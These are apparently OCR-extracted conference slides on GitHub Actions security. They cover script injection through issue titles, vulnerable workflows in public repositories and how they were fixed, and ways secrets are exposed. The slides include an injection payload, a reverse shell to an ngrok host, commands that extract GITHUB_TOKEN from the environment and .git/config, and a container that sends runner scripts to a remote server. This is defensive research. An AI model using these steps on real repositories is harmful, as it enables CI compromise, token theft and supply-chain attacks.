GitHub Actions Security Landscape

Ronen Slavin

DEEPSEC

cycode

About Me

Ronen Slavin

CTO & CoFounder @ Cycode

Co-founder & CTO @ FileLock (Acquired by Reason Security)

Researcher @ Offensive Cyber Security Company


Team Leader @ 8200

You can follow me at twitter - @ronen_sl

Agenda

1. What is GitHub Actions, and why it is a powerful build system
2. Which kind of misconfigurations it can have, and how an attacker can leverage these into code execution
3. Understanding the consequences by exploring its internals
4. Possible mitigations

Modern SDLC



GitHub & GitHub Actions

What is GitHub Actions?

A way to automate, customize, and execute your software development workflows right in your repository.
You can discover, create, and share actions to perform any job you'd like, including CI/CD, and combine actions in a completely customized workflow.

GitHub numbers according to November 2021:

73 millions developers
200m+ repositories

GitHub Actions numbers according to March 2021:

12k+ actions on the marketplace
2.6m+ public workflows

Possible Usages of GitHub Actions

Building the code into a container and uploading it to the chosen registry.

Scheduled tasks that scan vulnerabilities in code.

Running tests for forked pull requests.

Automatic labeling for issues.

Sending issues to ticket handling system (Jira/Monday/Asana/etc.).

Supporting automatic merges for PR created by external bots.

And more.


GitHub Actions Example

Here is a sample GitHub Actions workflow printing “Hello World!”.
It is a **YAML** file that will be triggered by adding it to the `.github/workflows` directory of the source code.

```yaml
name: GitHub Actions Demo

on: [push]

jobs:
  Actions-Hello-World:
    runs-on: ubuntu-latest
    steps:
      - run: echo “Hello World!”
```

How it works: GitHub Runner Architecture

- The runner is a Github open-source project connecting to **GitHub Actions Service**, fetches **jobs**, and **executes** them
- It can run on a **GitHub hosted** machine, or **self-hosted**
- GitHub hosted runners will run as **ephemeral** environments
- For each workflow run, a new temporary **GITHUB_TOKEN** is created for possible API interactions



Github Access Tokens

- In order to access private Github assets, you need to provide an authentication token that details your permissions.
- Upon token creation, a developer chooses which permissions the token will have.

Select scopes

Scopes define the access for personal tokens. Read more about OAuth scopes.

repo	Full control of private repositories
repo:status	Access commit status
repo_deployment	Access deployment status
public_repo	Access public repositories
repo:invite	Access repository invitations
security_events	Read and write security events
workflow	Update GitHub Action workflows
write:packages	Upload packages to GitHub Package Registry
read:packages	Download packages from GitHub Package Registry
delete:packages	Delete packages from GitHub Package Registry
admin:org	Full control of orgs and teams, read and write org projects
write:org	Read and write org and team membership, read and write org projects
read:org	Read org and team membership, read org projects

Expiration *

No expiration ⇕ The token will never expire!

GitHub strongly recommends that you set an expiration date for your token to help keep your information secure.
Learn more

Introducing: GITHUB_TOKEN

- The default permissions for a GITHUB_TOKEN are **read/write** for most of the events
- Has permissions only for the **current repository**
- The token is valid during the **action execution period** (**24 hours** at most)
- Used as default parameter in many actions and is the preferred method to invoke GitHub API functionalities
- Forked pull requests for public repositories will receive at most **read permissions**

How it Works: Secrets

GitHub allows us to store secrets, and use them inside our workflows. GitHub supports few types:

Secrets Defined in Organization

- Allows all actions in all the repositories in the organization to have access to the secrets
- Each secret could be limited to private repositories, or specific one's

Secrets Defined in a Repository

- Allows all actions in the repository to have access to the secrets

Secrets Defined in Repository Environment


- Allows actions which are part of the environment to have access to the secrets
- Environments could be limited to specific branches

Vulnerable Actions

This sample workflow will run on each opened issue in the repository. If the issue title contains “bug” word, It will label the issue with a “bug” label

```yaml
name: Issue Check

on:
  issues:
    type: [opened]

jobs:
  issue_check:
    runs-on: ubuntu-latest
    steps:
      - run: |
          if [[ "${{ github.event.issue.title }}" == *"bug"* ]]
          then
            curl -X POST  -H "Authorization: Token ${{
secrets.GITHUB_TOKEN }}" -d '{"labels": ["bug"]}' ${{
github.event.issue.url }}/labels
          fi
```


Issue Injection 101



Hello, I have an emerging bug" == *]]; then sudo apt install figlet; figlet cycode; fi; if [["bug

We managed to execute code on the runner!

Bug or Feature?

The following could be found on GitHub best practice papers:

> “When creating workflows, *custom actions*, and *composite actions* actions, you should always consider whether your code might execute untrusted input from attackers. This can occur when an attacker adds malicious commands and scripts to a context. When your workflow runs, those strings might be interpreted as code which is then executed on the runner.”
>
> *https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions#understanding-the-risk-of-script-injections*

What Can We Do Now?

GitHub

All repos | "{{ github.event.issue.title }}" "run:"

avoldsund/fpfordel › .github/workflows/promote.yml — 2 matches | YAML | master

```
23            });
24        - name: Sett variabler for cluster og tag
25          run: |
26            echo "TAG=$(echo '${{ github.event.issue.title }}' | awk '{print $NF}' | awk -F- '{print $NF}')" >> $GITHUB_E
27            echo "IMAGE=$IMAGE_BASE:$(echo '${{  github.event.issue.title }}' | awk '{print $NF}')" >> $GITHUB_ENV
28            echo "CLUSTER=$(echo '${{github.event.comment.body}}' | cut -d' ' -f2)" >> $GITHUB_ENV
29
```

jazzyfresh/iterate › .github/workflows/issue-opened.yml — 9 matches | YAML | main

```
8     steps:
9       - run: echo "🎉 The job was automatically triggered by a ${{ github.event_name }} event."
10      - run: echo "🔎 Issue Number ${{ github.event.issue.number }}"
11      - run: echo "🔎 Issue Title ${{ github.event.issue.title }}"
12      - run: echo "🔎 Issue Body ${{ github.event.issue.body }}"
13      - name: Check out repository code
14        uses: actions/checkout@v3
```

Is it widespread?

Liquibase

```
20  18  jobs:
21  19    setup:
22  20      name: Setup
    21  +   if: ${{ github.event.label.name == 'SafeToBuild' }}
23  22      runs-on: ubuntu-latest
24  23      outputs:
25  24        proBranchName: ${{ steps.find-branches.outputs.proBranchName }}
```

wire

```
    23  +     env:
    24  +       ISSUE_TITLE: ${{ github.event.issue.title }}
23  25        if: ${{ !(startsWith(github.event.issue.title, 'chore') && endsWith(github.
24  26        run: |
25  27          echo "github: ${{ github }}"
26      -       echo "title not match. Exit. Title is ${{ github.event.issue.title }}"
    28  +       echo "title not match. Exit. Title is $ISSUE_TITLE"
27  29          exit 1
```

astro

```
2 .github/workflows/issue.yml
@@ -12,8 +12,6 @@ jobs:
12  12      runs-on: ubuntu-latest
13  13      name: Auto-assign new issues to projects
14  14      steps:
15      -     - run: echo "${{github.event.issue.title}}"
16      -
17  15      - name: Assign Bugs to the Bug Tracker
18  16        uses: srggrs/assign-one-project-github-ac
19  17        if: github.event.action == 'opened' && st
```

fauna

```
79 .github/workflows/create-jira-tickets.yml
```

Load diff

This file was deleted.

Dynamo

issue_type_predicter.yaml

⚠ This workflow was disabled manually.

ombi

```
3 .github/workflows/issue-check.yml
@@ -8,9 +8,6 @@ jobs:
8   8   issueCheck:
9   9     runs-on: ubuntu-latest
10  10    steps:
11      -   - name: Output version
12      -     run: |
13      -       echo "log: ${{ github.event.issue.body }}"
14  11
15  12    - if: startsWith(github.event.issue.body , '**Describe the bug**') == false
16  13      name: Close Issue
```

And more... These vulnerabilities can impact **millions of potential victims**

Use Case - Wire

```yaml
name: review PR by Zenkins v0.1.3
on:
  issue_comment:
    types: [created]
jobs:
  review:
    runs-on: ubuntu-latest

    env:
      ADMINS: ('billypchan' 'marcoconti83' 'typfel' 'johnxnguyen' 'David-Henner'
'KaterinaWire' 'sb88k' 'agisilaos')

    steps:
      - name: guard for magic spell
        if: ${{ github.event.comment.body != '@zenkins review' }}
        run: exit 1

      - name: guard for pull requests
        if: ${{ !github.event.issue.pull_request }}
        run: exit 1

      - name: guard for title
        if: ${{ !(startsWith(github.event.issue.title, 'chore') &&
endsWith(github.event.issue.title, 'bump components SQPIT-776')) }}
        run: |
         echo "github: ${{ github }}"
         echo "title not match. Exit. Title is ${{ github.event.issue.title }}"
         exit 1
…
```

```
22  22      - name: guard for title
    23  +     env:
    24  +       ISSUE_TITLE: ${{ github.event.issue.title }}
23  25        if: ${{ !(startsWith(github.event.issue.title, 'chore') && endsWith(github.
24  26        run: |
25  27          echo "github: ${{ github }}"
26      -       echo "title not match. Exit. Title is ${{ github.event.issue.title }}"
    28  +       echo "title not match. Exit. Title is $ISSUE_TITLE"
27  29          exit 1
```

Consequences of Build Compromise

Exposing secrets to sensitive assets such as: artifact registries, AWS/GCP/ Azure assets and more.

Using exposed GitHub tokens to **commit to the repository**.
This can cause a **critical supply chain incident**, as the attacker can introduce backdoors deployed to end-users or organization environments.

A much smaller risk would be the malicious actor's ability to run botnets or crypto miners using runner infrastructure.

```yaml
name: Demo vulnerable workflow

on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}

jobs:
  vuln_job:
     runs-on: ubuntu-latest
     steps:
     # Checkout used for demonstration purposes
     - uses: actions/checkout@v2

     - run: |
        echo "ISSUE TITLE: ${{github.event.issue.title}}"
        echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
        curl -X POST -H "Authorization: Token ${{
secrets.BOT_TOKEN }}" -d '{"labels": ["New Issue"]}' ${{
github.event.issue.url }}/labels
```

Code execution here

Exposing Secrets: Sample Use Case

On each created issue:

- Check out the code
- Prints the issue name and description
- Label the issue as “New Issue”

Exposing Secrets:

Lab Setup


(1) ngrok tcp 10000

(2) tcp://8.tcp.ngrok.io:15063

(3) nc -lv 10000


(4) Sending malicious script

(5) bash -i >& /dev/tcp/8.tcp.ngrok.io/15063 0>&1



Exposing Secrets:

Getting Reverse Shell



```yaml
name: Demo vulnerable workflow
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
jobs:
  vuln_job:
     runs-on: ubuntu-latest
     steps:
     # Checkout used for demonstration purposes
     - uses: actions/checkout@v2

     - run: |
        echo "ISSUE TITLE: ${{github.event.issue.title}}"
        echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
        curl -X POST -H "Authorization: Token ${{
secrets.BOT_TOKEN }}" -d '{"labels": ["New Issue"]}' ${{
github.event.issue.url }}/labels
```

Exposing Secrets:

Environment Variables

```
$ env | grep GITHUB_TOKEN

GITHUB_TOKEN=ghs_REDACTED
```

```yaml
name: Demo vulnerable workflow
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
jobs:
  vuln_job:
     runs-on: ubuntu-latest
     steps:
     # Checkout used for demonstration purposes
     - uses: actions/checkout@v2

     - run: |
        echo "ISSUE TITLE: ${{github.event.issue.title}}"
        echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
        curl -X POST -H "Authorization: Token ${{
secrets.BOT_TOKEN }}" -d '{"labels": ["New Issue"]}' ${{
github.event.issue.url }}/labels
```

```
$ cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION

extraheader = AUTHORIZATION: basic REDACTED

$ cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION |
cut -d':' -f 2 | cut -d' ' -f 3 | base64 -d

x-access-token: ghs_REDACTED
```

Exposing Secrets:

Secrets from Checkout Action

Exposing Secrets:

Secrets in “run” Scripts

```yaml
name: Demo vulnerable workflow
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
jobs:
  vuln_job:
     runs-on: ubuntu-latest
     steps:
     # Checkout used for demonstration purposes
     - uses: actions/checkout@v2

     - run: |
        echo "ISSUE TITLE: ${{github.event.issue.title}}"
        echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
        curl -X POST -H "Authorization: Token ${{
secrets.BOT_TOKEN }}" -d '{"labels": ["New Issue"]}' ${{
github.event.issue.url }}/labels
```

```
$ ls -lha $RUNNER_TEMP
total 20K
drwxr-xr-x 4 runner docker 4.0K Feb 21 17:54 .
drwxr-xr-x 6 runner root   4.0K Feb 21 17:54 ..
-rw-r--r-- 1 runner docker  132 Feb 21 17:54
39dda61c-1cea-4106-b28e-ec9a4f223df2.sh
drwxr-xr-x 2 runner docker 4.0K Feb 21 17:54 _github_workflow
drwxr-xr-x 2 runner docker 4.0K Feb 21 17:54 _runner_file_commands

$ cat $RUNNER_TEMP/39dda61c-1cea-4106-b28e-ec9a4f223df2.sh

echo “ISSUE TITLE: New malicious issue title” && bash -i >&
/dev/tcp/8.tcp.ngrok.io/15063 0>1 && echo “”
echo “ISSUE DESCRIPTION: “
```

```yaml
name: Demo vulnerable workflow
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
jobs:
  vuln_job:
     runs-on: ubuntu-latest
     steps:
     # Checkout used for demonstration purposes
     - uses: actions/checkout@v2

     - run: |
        echo "ISSUE TITLE: ${{github.event.issue.title}}"
        echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
        curl -X POST -H "Authorization: Token ${{
secrets.BOT_TOKEN }}" -d '{"labels": ["New Issue"]}' ${{
github.event.issue.url }}/labels
```

```
sudo docker run --rm -d -v
/home/runner/work/_temp:/app/monitored
$DOCKER_USERNAME/actionmonitor $LAB_URL
```

Exposing Secrets:

Secrets in “run” Scripts

- Creating a server that records all POST requests
- Creating a script that records modified shell scripts in a directory and sends them to a designated server.
- Packing the malicious script into a docker container.
- Running the container image in a detached mode

Exposing Secrets:

Additional Advanced Methods

- Extract secrets from the memory layout of the `Runner.Worker` process.
- Recording all created processes and exfiltrating their environment variables.
- Recording all the network traffic and extracting sensitive information from it.
- Triggering the same job again by creating additional runner listener using the previously mentioned OAuth credentials.


Exposing Secrets:

Demo Architecture


(1) Sending malicious script

